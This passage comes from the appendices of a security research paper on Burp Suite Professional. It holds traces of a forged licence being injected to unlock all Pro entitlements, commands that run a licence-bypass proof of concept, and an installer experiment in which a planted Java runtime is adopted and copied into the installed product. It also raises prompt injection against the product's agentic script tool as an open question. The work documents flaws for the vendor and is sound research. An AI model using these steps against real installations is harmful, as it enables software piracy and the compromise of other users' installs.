[main] burp.Z_ca.a(Ljava/lang/Throwable;)Ljava/lang/Throwable; {}
[main] burp.Zwdw.Zv(Ljava/lang/Exception;Lburp/Zjg7;Ljava/lang/String;)Lburp/Zrla; {}
[main] burp.Zwdw.Ze(Ljava/lang/Exception;)Lburp/Zrla; {}
[main] burp.Zwdw.a(II)Ljava/lang/String; {}
[main] burp.Zwdw.ZY(Lburp/Zrla;Lburp/Zjg7;)V {}
[main] burp.Zwdw.ZK(Lburp/Zrla;Lburp/Zjg7;)V {}
[main] burp.Zwdw.Zt(Lburp/Zjg7;)V {}
[ - ] VM disconnected
```

Beyond confirming the dispatch chain (Zwdw.ZF → Zwbm.ZZ → Z_ca.<clinit> → Z_ca.ZJ → Zzh8.Zr → Zirc.ZF → Z_ca.a(Throwable) → Zwdw.Ze), this trace carries an observation the static analysis did not: for a garbage key the trampoline chain **terminates at Zirc.ZF**. Zi8, Zjbs, Zl4q, Zica, Zq8l are never entered. The rejection happens two hops into a six-hop chain, which is consistent with the uniform BadMessageException fuzzing result and is the strongest available indirect evidence that the key is rejected at an early parse/signature stage rather than at a late semantic check.

D.3 UI-visible consequence of the forged record

logs/burp-pro2.log (excerpt): the Professional title, the Professional wizard, and the expiry dialog whose date is the forged record's own field.

```
[burp-probe] AUTOINJECT: fake Zp1p published at +9329ms; state=burp.Zqxl@14077670; Zlaa.Zw()=FakeZa-7e[FAKE-0000-0000-0000]
...
burp.Zrdd :: "Burp Suite Professional v2026.10.1 - Burp Suite Professional"
    burp.Zlxq
        burp.Z_gu :: "Temporary project in memory"
        burp.Z_gu :: "New project on disk"
        burp.Z_gu :: "Open existing project"
        burp.Za_z :: "Welcome to Burp Suite Professional. Use the options below to create or open a project."
...
burp.Zja7 :: "Your license expires soon"
    burp.Za_m :: "Your license expires soon"
    burp.Za_m :: "Your Burp Suite Professional license expires on 26 October 2036. After it expires, you will no longer have access to Pro features."
    burp.Za_m :: "Renew your license to keep using Burp Suite Professional."
        burp.Zzz1 :: "Dismiss"
        burp.Zzwi :: "Renew license"
```

Compare the Community control (logs/burp-tamper.log), where the same widgets read:

```
burp.Zwlu :: "Project files are Burp Suite Professional only"
burp.Zzwi :: "Upgrade now"
burp.Za_z :: "Welcome to Burp Suite Community Edition. Use the options below to create or open a project."
```

Appendix E — Data Tables

E.1 The 26 Zwh1 entitlements and their observed gate values

Order as emitted by the probe (Zwh1.getDeclaredFields()), which matches declaration order.

#	Entitlement	Community	After injection
1	Zwh1.Zc	false	true
2	Zwh1.ZU	false	true
3	Zwh1.Zk	false	true
4	Zwh1.ZY	false	true
5	Zwh1.Zy	false	true
6	Zwh1.ZJ	false	true
7	Zwh1.ZZ	false	true
8	Zwh1.ZA	false	true
9	Zwh1.ZF	false	true
10	Zwh1.ZC	false	true
11	Zwh1.Zw	false	true
12	Zwh1.ZO	false	true
13	Zwh1.Zu	false	true
14	Zwh1.ZL	false	true
15	Zwh1.ZT	false	true
16	Zwh1.ZI	false	true
17	Zwh1.Zh	false	true
18	Zwh1.ZD	false	true
19	Zwh1.Zr	false	true
20	Zwh1.ZS	false	true
21	Zwh1.Ze	false	true
22	Zwh1.Zb	false	true
23	Zwh1.Zi	false	true
24	Zwh1.Zd	false	true
25	Zwh1.ZG	false	true
26	Zwh1.Zv	false	true
—	Zthb.Zf(null)	true	true

Entitlement semantics identified by cross-reference: Zwh1.ZA → Pro project files (project wizard); Zwh1.Zb → desktop REST API service. The remaining 24 have not been individually attributed.

E.2 Validator behaviour matrix

Gate state	Inputs	Z_ca.ZZ accepted	Z_ca.ZJ non-null	Unexpected exceptions
default (Zrhm.Zo() == false)	4,220	0 / 4,220	0 / 4,220	0
forced (Zrhm.Zf(true))	4,220	4,220 / 4,220	0 / 4,220	0

The asymmetry in column 4 is the finding: forcing the flag disables the *throwing* validator but leaves the *returning* validator yielding `null`, which is why the desktop path does not convert the flag into a licence.

E.3 Licence-state machine

State	Precondition	UI consequence
Ziwm	no licence, <code>use_community_edition</code> , or forced-community flag	Community; "Project files are Burp Suite Professional only"; "Upgrade now"
Ztm3	no key, no expired pref, or key rejected	licensing wizard, "...not recognized"
Zjcp(n)	<code>expired_license<M></code> present, or key rejected with <code>ExpiredLicense:</code>	renewal UI
Zjqf	rejection with <code>WrongExecutionMode</code>	"...not valid for this version of Burp"
Zah7	key accepted, no activation blob	needs activation (wizard) — gate already satisfied
Zqxl	activation blob validated	fully licensed; project wizard enabled
Zcs2(m) / Zuwo(m)	activation failure with <code>ActivationFailed:</code> / other message	server-supplied message

Rejection-to-state mapping (`Zwdw.Ze`), with the decrypted message prefixes:

```

message.equals("WrongExecutionMode") → Zjqf
message.startsWith("ExpiredLicense:") → Zjcp(number)
otherwise                               → Ztm3

```

E.4 Pref store keys observed

Key	Example value	Note
<code>use_community_edition</code>	<code>true</code>	present in every retained store
<code>burp.eula</code>	13	EULA acceptance version
<code>burp.suite.installationId</code>	adaqc5n8... (redacted)	installation identifier, sent as <code>&iid=</code>
<code>global.suite.deviceId</code>	zo7emwbv... (redacted)	device identifier
<code>burp.suite.AUTO_UPDATE_CHANNEL_6980c605</code>	Stable\$Stable	update channel
<code>burp.suite.latest-update-version</code>	2026.10.1	last seen version
<code>caCert</code>	(large PKCS#7 blob)	proxy CA certificate
<code>license1</code>	—	absent in all retained stores: no licence existed
<code>expired_license1</code>	—	absent; injected only during the tamper test

E.5 Revocation blacklist (burp.Zlya.ZQ)

```
$ java -cp extracted/jarx:paper-work DumpBlock
sets=34 total=168035 min=3035 max=5000
distinct=168035
all-32hex-upper=true
```

34 hash-bucket sets, 168,035 distinct identifiers, all of the form `[0-9A-F]{32}`, looked up by exact `Set.contains` on the licence number *after* cryptographic acceptance:

```
static boolean ZV(String var0) {
    String[] var1 = Zp2j.Zo1();
    for (Set var3 : ZQ) {
        if (var3.contains(var0)) return true;
        if (var1 == null) break;
    }
    return false;
}
```

E.6 Class-reference counts (from xrefdb.tsv)

Target	Metric	Value
burp/Zlac.Zf	invokeinterface sites	251
burp/Zwh1	declared static instances	26
burp/Zlaa.ZL / .ZJ	call sites, all in burp/Zwdw	5 + 5
burp/Zpym.Zx	caller classes	1 (burp.Zwdw)
burp/Ztu6.Zl	caller classes	1 (burp.Z_p6)
burp/Zrhmm	referencing classes	1,241
burp/Zrhmm	reference rows	2,225
burp/Zlya blocklist entries	identifiers	168,035

burp.Zwdw.Zl itself has **no static call sites** in the jar: it is an interface method (burp.Ztu6.Zl) whose only production caller is burp.Z_p6, the activation controller. Its reachability by other code is therefore a matter of *reflection* + *public accessibility*, not of a discoverable call graph — an important nuance for anyone triaging by xref alone.

E.7 The snippet channel: gate, module and loader (revision measurements)

Measurement	Control instance	Injected instance	Method
Zthb.Zf allowed	0 / 26	26 / 26	probe gate
Zthb.Zf(Zwh1.ZZ)	false	true	same probe
AUTOINJECT lines	0	1	probe output
burp.agentic.* classes loaded	0	0	probe classes burp.agentic
positive control (classes burp.Zwd)	—	1 (burp.Zwdw)	same instrument

Pipeline property	Value	Method
burp.Zjhx.Zc (compiler options)	<code>[-proc:none, -Xlint:all]</code>	reflective field read
Zrxc.Zo()	<code>com.sun.tools.javac.api.JavacTool</code>	reflective call
Zjhx.compile task options	<code>Zc; classes/units = the single source file</code>	bytecode
Zu4k.loadClass order	<code>super.loadClass → on CNFE, defineClass</code>	bytecode

Pipeline property	Value	Method
Zu4k parent	AppClassLoader	live
burp.Zlaa methods	[ZL, Zn, Zw, ZJ, Zb] (isInterface=true)	live
snippet with import burp.Zlaa;	compiles, problems = 0	live
snippet with java.* only reaching burp.Zlaa	runs; yields isInstance(burp.Zp1p) = true	live
AgenticAiBurpModule.requiredEntitlement()	Zwh1.ZZ	bytecode
classes referencing Zwh1.ZZ	agentic.{AgenticAiBurpModule,Za8,Zuz,Zwk}, burp.{Z_hn,Zi47}	xrefdb.tsv
consumers of Zc63.compile	Zish, Zj35, Zpvy, Zq5_, Ztm2, Ztuc, Zud2 (7; re-verified, fourth pass)	xrefdb.tsv

E.7.1 The escalation audit (fourth pass). Every row re-derived in this workspace against extracted/xrefdb.tsv and extracted/jarx/burp/*.class; the narrative is §6.13d.

Measurement	Value	Method
Zc63.compile callers	7 — Zish, Zj35, Zpvy, Zq5_, Ztm2, Ztuc, Zud2	awk over xrefdb.tsv
callers referencing Zwh1	6 × 0 refs; Zish × 1 (Zwh1.Zu, via the rule type)	xrefdb.tsv
entitlement carrier	burp.Zr_b (rule type), not the compiler	decompiled static initialiser
rule types with null entitlement	VIEW_FILTER, CAPTURE_FILTER, AGENTIC_SCRIPT (3 of 14)	javap/decompile of Zr_b
Zr_b Pro entitlements	CUSTOM_COLUMN → Zwh1.ZO; MATCH_AND_REPLACE_* → Zwh1.ZL; CUSTOM_ACTION → Zwh1.Zu; SCAN_CHECK_*/COLLABORATOR_* → Zwh1.ZT	same
Zr_b.DEFAULT_TYPE	VIEW_FILTER (the free one is the default)	same
users of burp.Zu4k	1 — burp.Zpvy (new-instance, <init>, loadClass)	xrefdb.tsv
Zpvy post-load actions	loadClass → getConstructor → newInstance (constructor and <clinit> run)	bytecode
Zpvy.ZU (set source)	stores source, sets dirty flag, compiles nothing	bytecode
Zpvy.Zq (evaluate)	compiles on first message that reaches the filter	bytecode
compile-consumers whose source is traffic-derived	0 of 11	decompiled consumers + strings-clean.tsv
prefs keys holding script source	bambda.logger_display_filter.bambda, bambda.http_history_display_filter.bambda, bambda.sitemap_display_filter.bambda	decrypted constants of Zf7, Z_os, Zirq

E.8 INS-12: installer JVM-candidate experiments

#	Setup	Marker	ex-e4j.moduleName	inst_jre.cfg recorded	Verdict
1	planted /tmp/bt4/out/jre/bin/java; extraction to /tmp	—	—	—	invalid: No space left on device

#	Setup	Marker	ex-e4j.moduleName	inst_jre.cfg recorded	Verdict
2	same, extraction on analysis volume, uncontrolled HOME	yes , args: <code>-version</code>	0	<code>/.../BurpSuite/jre</code>	mechanism observed; attribution unclear
3	delegating wrapper, uncontrolled HOME	none	0	<code>/.../i9out/jre</code>	invalidated: own install from #2 tested first
4	delegating wrapper, controlled HOME with one DB entry	yes , 1 invocation, args: <code>-version</code>	0	<code>/usr/lib/jvm/java-25-openjdk-amd64</code>	executes, does not adopt
5	complete fake JDK, but DB entry names the JRE itself	none	0	<code>/usr/lib/jvm/java-25-openjdk-amd64</code>	entry tested as <code><entry>/jre</code> ; a JRE-named entry is skipped silently
6	complete fake JDK at <code><root>/jre</code> , DB entry = <code><root></code>	yes , 2 invocations	1	<code>/.../hostdir/jre</code>	full hijack : adopted, installer runs on it, fake copied into <code><install>/jre</code>

Attempt 6 detail — the two invocations:

```

1 INVOCATION: -version
2 INVOCATION: -Dexe4j.moduleName=.../burpsuite_linux_v2026_10_1.sh -Dexe4j.totalDataLength=421281098
  -Dinstall4j.cwd=... -Di4j.previousJdk=true ... -classpath i4jruntime.jar:launcher0.jar
  install4j.Installer3813100476 -q -dir .../i9y-out -overwrite

```

and the persistence check — the installed product's runtime is the attacker's file, byte-identical:

```

8d961066d169ab4e367e425008bf91dc hostdir/jre/bin/java
8d961066d169ab4e367e425008bf91dc i9y-out/jre/bin/java
i9y-out/jre/bin/java -version -> INVOCATION: -version (+ real 26.0.2 output)

```

Timing measurements (attempt 4 methodology, EarlyProbe):

Event	Offset from JVM start
<code>premain</code>	+10 ms
<code>burp.StartBurp</code> loaded by the application	+197 ms
<code>burp.StartBurp.Zw</code> non-null (suite constructed)	+2182 ms
anchor published	+2189 ms
<code>Zwdw</code> (licence service) present	+4071 ms
commit to <code>Zqx1</code>	+4074 ms
<code>Zthb.Zf(Zwh1.ZZ)</code> first read = <code>true</code>	+4077 ms
<code>burp.agentic.*</code> classes loaded by +49 s	0

Candidate list the installer consulted (search order, docs/04-installer-analysis.md §2): `INSTALL4J_JAVA_HOME_OVERRIDE` → `pref_jre.cfg` → `jre.bundle` → **previous-installations DB** → `$PATH` → hardcoded `/usr/lib/jvm/*` → `$JAVA_HOME/$JDK_HOME/$INSTALL4J_JAVA_HOME` → `inst_jre.cfg`.

Relevant `test_jvm` predicate: `<dir>/bin/java` exists, is executable, and reports **Java ≥ 12.0.2**.

Appendix F — Recovered Cryptographic Material

All material below was recovered by invoking ZKM decryptors in a real JVM (§5.3) and is reported verbatim from `extracted/strings-clean.tsv` so that the key-rotation and algorithm claims can be re-checked.

F.1 Update-download signature (`net.portswigger.Zrt`, algorithm `net.portswigger.Zfd`)

```
net.portswigger.Zfd a 26382 -25751 SHA256withRSA

net.portswigger.Zrt a 18620 24135 AQAB

net.portswigger.Zrt a 18621 -23507 A0wPZ3Rc7qr0FCo0DP1CCz0hwj8hFSvbYQtCZ0UCDW7842CaqIK2vL2qFGzD0q
vJNjYGI2aeRTnLd3kMsXN0AaqG6MkvurZne3DGw0520vhcGzuEx0D3I/5hK5ulwu
1xZzK7USh603p7A4k0C5T2WkWDr0jwY5dIYzKU5vAlPC7

net.portswigger.Zrt a 18622 32005 A0007jhDJK+uIWwbcoZ07g3PX0etxA9xLVNXaM6trZwV/lxfNSA2/XPP0eXi
zv4XsyYz6fyN9d4Yv/wb6YV+JQ75fsi7e1kbe8TMQU0Dexo8FMZVK4Rh5kGfQrs
jPqX8SH2QajrUK+IYgrGVdlv1xBSAiWdQdNni/EuZUf540EVRcmov6gZyCDWzs
j+LixXFwhPQUpmK6zLK+pUYesWVINKmbUu7KUKkfBjdYTx3tNEdRLEUpU0Z1h
9VHTmYi2kGI3naix8BV+bbcU0ZRMysB04eLZYloLwpxxTral9Hzd1gsgHyV57IQ
HP70PiY03J0nX8qr2Jb+gdM8h5C33NJU=
```

Two base64 `BigInteger` moduli and the exponent `AQAB` (65537) are present. The presence of two moduli indicates either a second verification key or key-rotation support; **which** was not determined (no second key identifier was found near these constants). The verification path is `Zrt.write(...) → Zfd.Zb(...) → Zfd.Ze(base64 signature) → Signature.verify(decoded)`, with the expected signature supplied by the caller (the `x-signature` response header).

F.2 Licence-allocation API (`burp.Zafg`)

```
burp.Zafg a -6261 2021 SHA256withRSA
burp.Zafg a -6263 -10717 RSA
burp.Zafg a -6262 -31965 %s-%s-%s
burp.Zafg a -6259 24718 STGdE3v0dZbfnmJcoKBD
burp.Zafg a -6260 -31211 PRDmC1DV9Cc25dvqvnzU
burp.Zafg a -6257 31345 MIICIjANBgkqhkiG9w0BAQEFAAACAg8AMIICGKCAgEAs1zlynqIHyeDqPe8f1ZN
3t50NbndcPbEzRI90VMQ0nM1iW7fSVUJyBK3blzjP8BdYsHPM8ZL+NFAIwEd6MK
+00Y4ZbzlQNC/QU2P2xom/5TaTSG03GkGkjQ6YV30gA8RFxea8XcAhwbuEKnaCba
IhXyo7sGwqV6bmDj458mhBsZH3vu16eKGGAGXPIARWHSb0xebogoybFuJIf1t1DHg
HEEVFlr109XenX+aviAoab+k1R1kk9vsm2Kf1+zT60zRYNYCZ9oxRpFKyT+0GKFw
PbzzCwbis/ATEH73naQm9VGZpKNes1uj0ew+Xw7Z0j5c3Bn1HBH9zFgxBZ5FobyD
XL7a0CyI/4Wh1sp8DyLwqAy0xoYsDIqnc3/ZG0Ush1MvHpgPjo+Xrj6VCBUVG3e
976NJJFuKeC5PMtQd5ReUakowX/BxWvXXWqIxo6ecyWalLrfuuzYKpkNUAduAwr
CAZvPY7sruZ0Lbgz9EQ4mDt/dQBNUHxEGgGqNyejanj6mwI9HqdQZ/8p9PvWVjBs
EDdNjHjzWMNSV+yU26CDpaXZGQ7vxQku05aL7ydn4Bo9uvyTePLCuyYaYdm4Rc09
y9VzEMZdVNH+5ygkH/2NRE1BMgVplyNGI401wYmgMEETE8lwl5SvY801TuIgmaiP
Fut04DZlhyVD0BJ4KRxh/+UCAwEAAQ==

burp.Zafg a -6258 -12772 MIICIjANBgkqhkiG9w0BAQEFAAACAg8AMIICGKCAgEA4++CIL2nQtINDtshTvc6
ZwQ0ES/t/B4ajszQV9tYB4Noc+FN+ZGaYmjFCoFghjDz8Y6L+n+udockEKnjEMKq
p0CR4zZz7kiYS7XTFpKqVgLO1UdIcPE2Hn3i1VGHTdp0ZzdGfg0Fy0e9dJT70II
2LPid2GZTTutBTNYZVzuNbQD/by21rXzfway9/GniM828AKQG7EwGZflqIEZ/eqd
inGjrNFIPgQS2y8C2jrdCwNuWZArNJbraxcwWxMwpVurUmIbay2NspydFcQlgZom
9rVGHFwYgVl3J2GuaJXlq4N8Uzs047CEjSwFwdfgizueYlbsdZK/3NXa+/jNMCjCJ
fxD/hNQVwtaNL/Xd+7UvoCZKQG5uVn6XnYxRwdFes+DkGk47gFK7B01+QGJ7qhVI
+ww6xyre9dVgVYwfM3wq5yn9K9dvxNT3YlwZhkpig0Zh+RgdttiG6nihH/h5awEglz
lfFhkdrXLRESEVbnr0ALDzNTbEqfJnD0ZhjDUQjXKoCdfCwprFDSIKuuiSchPdyZ
n/4pZDiTpgjjFT9ghcc+14VkoM6xPdMWz3e0JvfyEG6W9tx4fkslgHqjjhEbM7Mr
/yZHw96iVsJThrvFHBjnsDP2MCAfSboNeMjSHWp2Eadg6GZtVzQKI0oc2ucF6Mc
Gm1JwTLZLeT2vY0hftZH8CAwEAAQ==
```

Two `X.509 SubjectPublicKeyInfo` (PEM-less base64) RSA public keys with identifiers `PRDmC1DV9Cc25dvqvnzU` (production) and `STGdE3v0dZbfnmJcoKBD` (staging), and the signing format `"%s-%s-%s" = keyId-nonce-body`. Extracting these grants nothing — public keys are public — but their presence,

and the nonce echo verified in the client (X-Nonce must equal the client-generated 16-character nonce), is what makes this flow the strongest part of the licensing system.

F.3 Licence-validator material (burp.Zzh8 trampoline chain)

Recovered from the chain's decrypted constants (values quoted as recovered; no cryptanalysis performed):

- Large decimal integers of 77–80 digits used as `java.math.BigInteger` operands, e.g. `44001812301802050235137898386013216934377902301364925679820255198369343522962`.
- MD5 digests: `b0f5f1c1693556d674ac478aa48912c3`, `d86dec42b9fc72cf72350f3c12a0c509`, `cc26fe4916464f8ec795aaacdfb916c1`, ...
- `BigInteger` arithmetic driving per-character string reconstruction in `Zica` (`bigInteger.intValue() % 32 → String.charAt → StringBuilder`), i.e. the blob encoding is `BigInteger`-per-character, not base64.

This material was **not** fully reversed. The assessment that key/blob forgery is impractical rests on (a) the recovered asymmetric material, (b) the uniform failure mode across 4,220 inputs, and (c) the `trace-license.log` observation that rejection occurs two hops into the trampoline chain (Appendix D.2). It is stated as an assessment, not as a proof.

Appendix G — Reproduction

G.1 Environment

```
# Host: Kali; no root required; no strace required
mkdir -p /home/kali/burp/analysis/extract
head -c 23951 burpsuite_linux_v2026_10_1.sh > analysis/extract/install.sh # 822-line stub
tail -c 221044693 burpsuite_linux_v2026_10_1.sh | gunzip | tar x -C extracted/sfx
INSTALL4J_KEEP_TEMP=yes ./burpsuite_linux_v2026_10_1.sh -q -dir extracted/BurpSuite -overwrite
unzip -qo extracted/BurpSuite/burpsuite.jar -d extracted/jarx # 53,562 classes
```

G.2 One-shot demonstration

```
./analysis/poc-license-pass.sh # control → bypass → mutability → public API (~40 s)
./analysis/poc-license-pass.sh --keep # leave the Professional window running on :79
./analysis/poc-license-pass.sh --no-control # bypass + public-API proof only
```

G.3 Offline, no-agent proof

```
cd analysis/oracle && javac -cp ../../extracted/jarx ZaCheck.java
java -cp ../../extracted/jarx:. ZaCheck
# -> Zlaa.Zw()=Za7e(with no activation) -> Zthb.Zf: 26/26 entitlements allowed
```

G.4 Static lookups

```
cd extracted/jarx
javap -p -c burp/Zwdw.class      | less      # licence service state machine
javap -p -c burp/Zthb.class      # entitlement gate
javap -p -c burp/Zrhm.class      # the mutable gate flag (Zo/ZH/Zf)
javap -p -c burp/Z_ca.class      # validator dispatcher
cd /home/kali/burp
python3 analysis/xref.py burp.Zlac Zf      # 251 call sites
grep -P '^burp\.Zait\t'          extracted/strings-clean.tsv
grep -P '^net\.portswigger\. (Zrt|Zfd)\t' extracted/strings-clean.tsv
awk -F'\t' '$3=="burp/Zlaa" && ($4=="ZL"||$4=="ZJ")' extracted/xrefdb.tsv

# --- fourth pass: the compile-service escalation audit (E.7.1, §6.13d) ---
awk -F'\t' '$3=="burp/Zc63" && $4=="compile"{print $1}' extracted/xrefdb.tsv | sort -u      # 7 callers
for c in Zud2 Ztuc Ztm2 Zq5_ Zpvy Zj35 Zish; do                                          # Zwh1 refs
per caller
  awk -F'\t' -v c="burp/$c.class" '$1==c && $3=="burp/Zwh1"' extracted/xrefdb.tsv | wc -l
done
awk -F'\t' '$3=="burp/Zu4k"{print $1"\t"$2"\t"$4}' extracted/xrefdb.tsv | sort -u      # 1 user:
Zpvy
javap -p -c burp/Zr_b.class | sed -n '/static {}/,/^\$/p' | grep -E 'Zwh1|VIEW_FILTER'    # entitle-
ment per rule type
java -jar /tmp/cfr.jar burp/Zr_b.class --extraclasspath . --outputdir /tmp/zrb          # or jadx
--single-class
javap -p -c burp/Zpvy.class | sed -n '/public void ZU(/,/^\$/p'                        # store
source, no compile
```

G.5 Watching a headless run

```
python3 analysis/display-view.py --display :79 --port 8019      # http://127.0.0.1:8019/
x11vnc -display :79 -forever -nopw -listen localhost          # vncviewer 127.0.0.1:5900
import -display :79 -window root /tmp/frame.png
```

Caveat: the install4j "Delete old temporary files?" prompt is a *native* dialog, not a Swing window; mouseclick cannot see it and `xdotool` key `Escape` terminates the application. Answer it with a real mouse click.

Appendix H — Evidence Gaps, Unverifiable Claims and Untested Hypotheses

Reported deliberately, so that no reader mistakes narrative confidence for evidential confidence.

H.1 Claims that could not be regenerated

Claim	Source	Status
"79,403 plaintext constants ... mapped to 49,946 classes"	notes/03-li-censing-architecture.md	Not reproducible. Retained corpus yields 75,789 constants over 7,640 classes. Superseded.
"3,399,364 raw strings"	same	Verified (class-strings.tsv line count).
"Zlya = 34 sets / 168,035 ids"	notes/	Verified by re-execution (Appendix E.5).
"251 Zlac.Zf call sites"	notes/, RE-PORT.md	Verified from xrefdb.tsv.
"Zrhm is the branch predicate inside every validator trampoline"	REPORT.md	Refined. It is the <i>dispatcher loop guard</i> (Z_ca.ZJ loops on ZH(), Z_ca.Z_ on Zo()) and an opaque predicate inside each trampoline's own method body. Slightly narrower than the original phrasing; corrected in §3.3.

Claim	Source	Status
"ZrhM referenced by 1,241 classes"	this paper	Verified: <code>grep -rl 'burp/ZrhM' --include='*.class' → 1,241; 2,225 rows in xrefdb.tsv</code>
"Update downloads are authenticated (SHA256withRSA)"	REPORT.md INS-9	Verified (strings + verify bytecode); two moduli recovered, purpose undetermined
"Snippet imports are restricted to <code>burp.api.montoya.*</code> or <code>java.*</code> "	product tool documentation (quoted strings)	Contradicted at compiler level: <code>import burp.Zlaa;</code> compiled with 0 problems. The rule exists in the product's <i>text</i> , not in its compiler
"The JVM-version cache explains the failed fake-JVM test"	inherited from notes/01...	Unresolved — two candidate mechanisms, not separated (§5.2)

H.2 Missing artefacts

- `extracted/evidence/` is **still empty**, although `notes/01-install-script-review.md` cites it for the `E1-symlink-tempdir` transcript. The reproduction is documented in prose and in `session.jsonl` (15:16:37) but no standalone transcript was retained. The bundle's `evidence/` directory does **not** contain it either.
- **Closed since the first iteration** (which listed these as missing): `PrefTest.java` and `Dump-Block.java` survive in `bundle/.../poc/`; the 251-site gate listing survives as `bundle/.../evidence/xref-zlac-zf-251-sites.txt`; and the installed launcher survives byte-identical as `bundle/.../installer/BurpSuite-launcher.sh` (sha256 3300ec98...).
- **Retained for the fourth pass:** `SNIP1-ESCALATION-RESULT.md` (workspace root) holds the escalation attempt in its own words, with its reproduction block. Every measurement in E.7.1 is a one-liner against data that is already retained (`extracted/xrefdb.tsv`, `extracted/jarx/`, `extracted/strings-clean.tsv`), so the audit is reproducible without any artefact that is not in the workspace. One inconsistency to note: that file's reproduction block uses a `corpus//work/` directory layout from the session in which the attempt was made, whereas this paper and this workspace use `extracted/` and `analysis/`; Appendix G.4 gives the same commands in the workspace's layout, which were the ones re-run for E.7.1.
- `/tmp-scoped` artefacts from October were deleted during cleanup and survive only in the transcripts: the fake JVM (`fakejvm/bin/java`), `canary.txt`, `install4j_jre_version_kali`, `Marker.jar` (a copy persists at `extracted/agent-test/`), and the rejected `javaagent` marker `/tmp/marker.txt`.
- The revision's own `/tmp` artefacts (the planted `jre/bin/java` for INS-12, the `/tmp/bt4/out` tree) are likewise ephemeral; unlike October's, the scripts that create and use them are retained in `paper-work/agent/` and `paper-work/early/`, so they are reproducible rather than merely reconstructible. The **evidence** they produce is snapshotted with checksums in `logs/revision-2026-10-30/` (SHA256SUMS): the INS-12 invocation marker, the `inst_jre.cfg` it produced, both `EarlyProbe` timing logs, and the `attempt-4` marker. That snapshot exists because an earlier marker file was overwritten by a follow-up invocation test — a small example of why quoted artefacts need to be copied away from the code paths that write them.
- `bundle/.../raw/out.ogv` (716 MB, the source of the 8× screen capture) is **not** in the workspace, so the capture cannot be re-derived from its source; only the transcoded MP4 survives.
- **Images were not visually inspected.** The model used for this paper declares no image input, so screenshots and video were catalogued by metadata (`file`, `sizes`, 1600×1000) and by the text logs produced in the same runs. Every claim about what a screenshot shows is therefore really a claim about the paired `ui-*.txt` log, which records the same window titles and widget strings.

H.3 Open questions explicitly labelled

Several open questions from the first iteration have since been closed; they are listed first, with their answers and their residuals, so that the negative results are as visible as the findings.

1. **Bootstrap through the shipped scripting surface — CLOSED (refuted).** The agentic surface requires `Zwh1.ZZ`, which is false in Community, so the channel cannot supply the licence it needs (§6.13b). Residual: none beyond item 2, which is now also closed.
2. **Other consumers of the shared compile service — CLOSED (negative, and it widened the finding).** `Zc63.compile` has exactly seven callers (`Zish`, `Zj35`, `Zpvy`, `Zq5_`, `Ztm2`, `Ztuc`, `Zud2`); six reference `Zwh1` zero times, and the entitlement lives on the rule type `Zr_b`, where `VIEW_FILTER`, `CAPTURE_FILTER` and `AGENTIC_SCRIPT` carry `null`. So the unsandboxed pipeline **is** reachable in a Community build without an entitlement — which upgrades LIC-0's precondition from "an attacker with in-process code" to "a user of a free shipped feature". The escalation nevertheless fails: all eleven compile-consumers take their source from a stored script, never from message content, so no consumer supplies the compile step with attacker-controlled code (§6.13d). Residual: item 11 (project files) and item 12 (prompt injection).
3. **Whether an earlier injection installs the agentic module — CLOSED (negative).** With the anchor published 9 ms after the suite object existed, and `Zwh1.ZZ` reading `true` for the following 47 s, no `burp.agentic` class loaded (§6.13c). Residual: a `-javaagent` transformer could make `Zthb.Zf` return `true` *before* wiring and so install the module — not tested, but it requires the same `-javaagent` precondition as LIC-0 and therefore adds no capability.
4. **A complete fake JDK tree for INS-12 — CLOSED (positive).** A copy of JRE 26.0.2 with `bin/java` swapped was executed, adopted, run, and bundled into the installed product (§6.12, attempts 5–6). Residual: the history entry was pre-existing (created by ordinary prior installs); whether an unprivileged attacker can seed another user's list was not tested, and the database is per-user, so the likely answer is no without prior victim-side activity or file access.
5. **Forged licence number reaching the vendor's release endpoint (§7.3.3)** — would require observing the injected instance's egress or instrumenting `Z_30`'s request builder. Untested.
6. **Bridge handshake authentication (§6.10)** — the framing was never obtained, so whether `/__update_license_key` authenticates its caller is unknown.
7. **REST API composition (§7.3.2)** — the chain gate `flip ⇒ Zwh1.Zb ⇒ service startable` is verified link-by-link, but never end-to-end, because the service cannot be started in Community.
8. **Two update-verification moduli (Appendix F.1)** — rotation vs dual-key was not determined.
9. **Activation replay binding (LIC-4)** — requires a genuine licence.
10. **Enterprise licence routes (AC-3)** — requires the enterprise server product, which was not delivered.
11. **Untrusted project file → stored script → execution.** A project file can carry a Bambda/scan-check script. If load-time compilation of that script ignores the "do you trust this project file?" decision (`burp.Zlcs`, `burp.Zljw` exist for it), then a project file received from someone else becomes code execution — the vendor programme's "project file loaded in untrusted mode" class. **Not attempted:** it needs a Pro/disk-project instance (Community refuses disk projects at `burp.Zlxq`) and GUI automation, and a forged licence would not be representative of the customer configuration.
12. **Indirect prompt injection → agentic `run_custom_script` → RCE.** The vendor policy states that "RCE via plausible indirect prompt injection with no user interaction" would be accepted, and the shipped tool descriptions advertise the primitive ("Compiles and runs a skill-supplied Java/Montoya script inside the Burp process"). **Not attempted:** the agentic module requires `Zwh1.ZZ`, which is false in Community and not installable at runtime by flipping the flag (§6.13c). This is the one open question in the paper that a licensed instance would immediately make testable.

Items 11 and 12 are the two deliveries that survived the escalation attempt, and both are honest gaps rather than hypotheses: the primitive is confirmed, the containment is understood, and what is missing is a licensed environment in which the *delivery* can be tested.

H.4 A note on one failed instrument that was never repaired

One web-search invocation during the engagement returned `Error: DeepSeek returned no web_search_tool_result blocks`. It was retried with different phrasing later and succeeded, so the scope determination in §1.4 rests on retrieved sources and not on the failed call. It is recorded only because silent-or-partial tool failure is this engagement's dominant methodological theme (§7.4, M1).

About this document

Provenance. Every claim here traces to a retained artefact in the analysis workspace: a session transcript, a log, a decompiled class, a bytecode listing, a decrypted constant, or a reproduction script. Where an artefact could not be regenerated, Appendix H says so instead of smoothing it over.

Version history. *v1.0* — the first iteration: licensing pass criteria, the installer review, the four-phase PoC. *v1.1* — a second pass reconciled the evidence bundle and replaced the paper's most prominent open question with a tested result, adding findings INS-12 and SNIP-1 and failure classes F8 and F9. *v1.2* — a third pass closed the two questions that environment limits had left untested — the earliest possible injection point, and a complete fake-JDK tree — the second of which upgraded INS-12 from "executes a planted binary" to a demonstrated JVM hijack that bundles the attacker's runtime into the installed product. *v1.3 (this version)* — a fourth pass took up the one residual item *v1.2* handed forward, the audit of the shared compile service, and closed it as a negative with a widened finding: the service is entitlement-free for three of fourteen rule types, so the unsandboxed pipeline is reachable in Community without a licence (§6.13d), and no consumer compiles traffic-derived source, so the website-to-code-execution escalation does not exist. It also closes H.3 #2, promotes two former inferences to measured facts (E.7.1), turns recommendation 15 from an audit request into a result, adds recommendation 18, and rewrites conclusions 6 and 7 in light of both halves of the answer. One 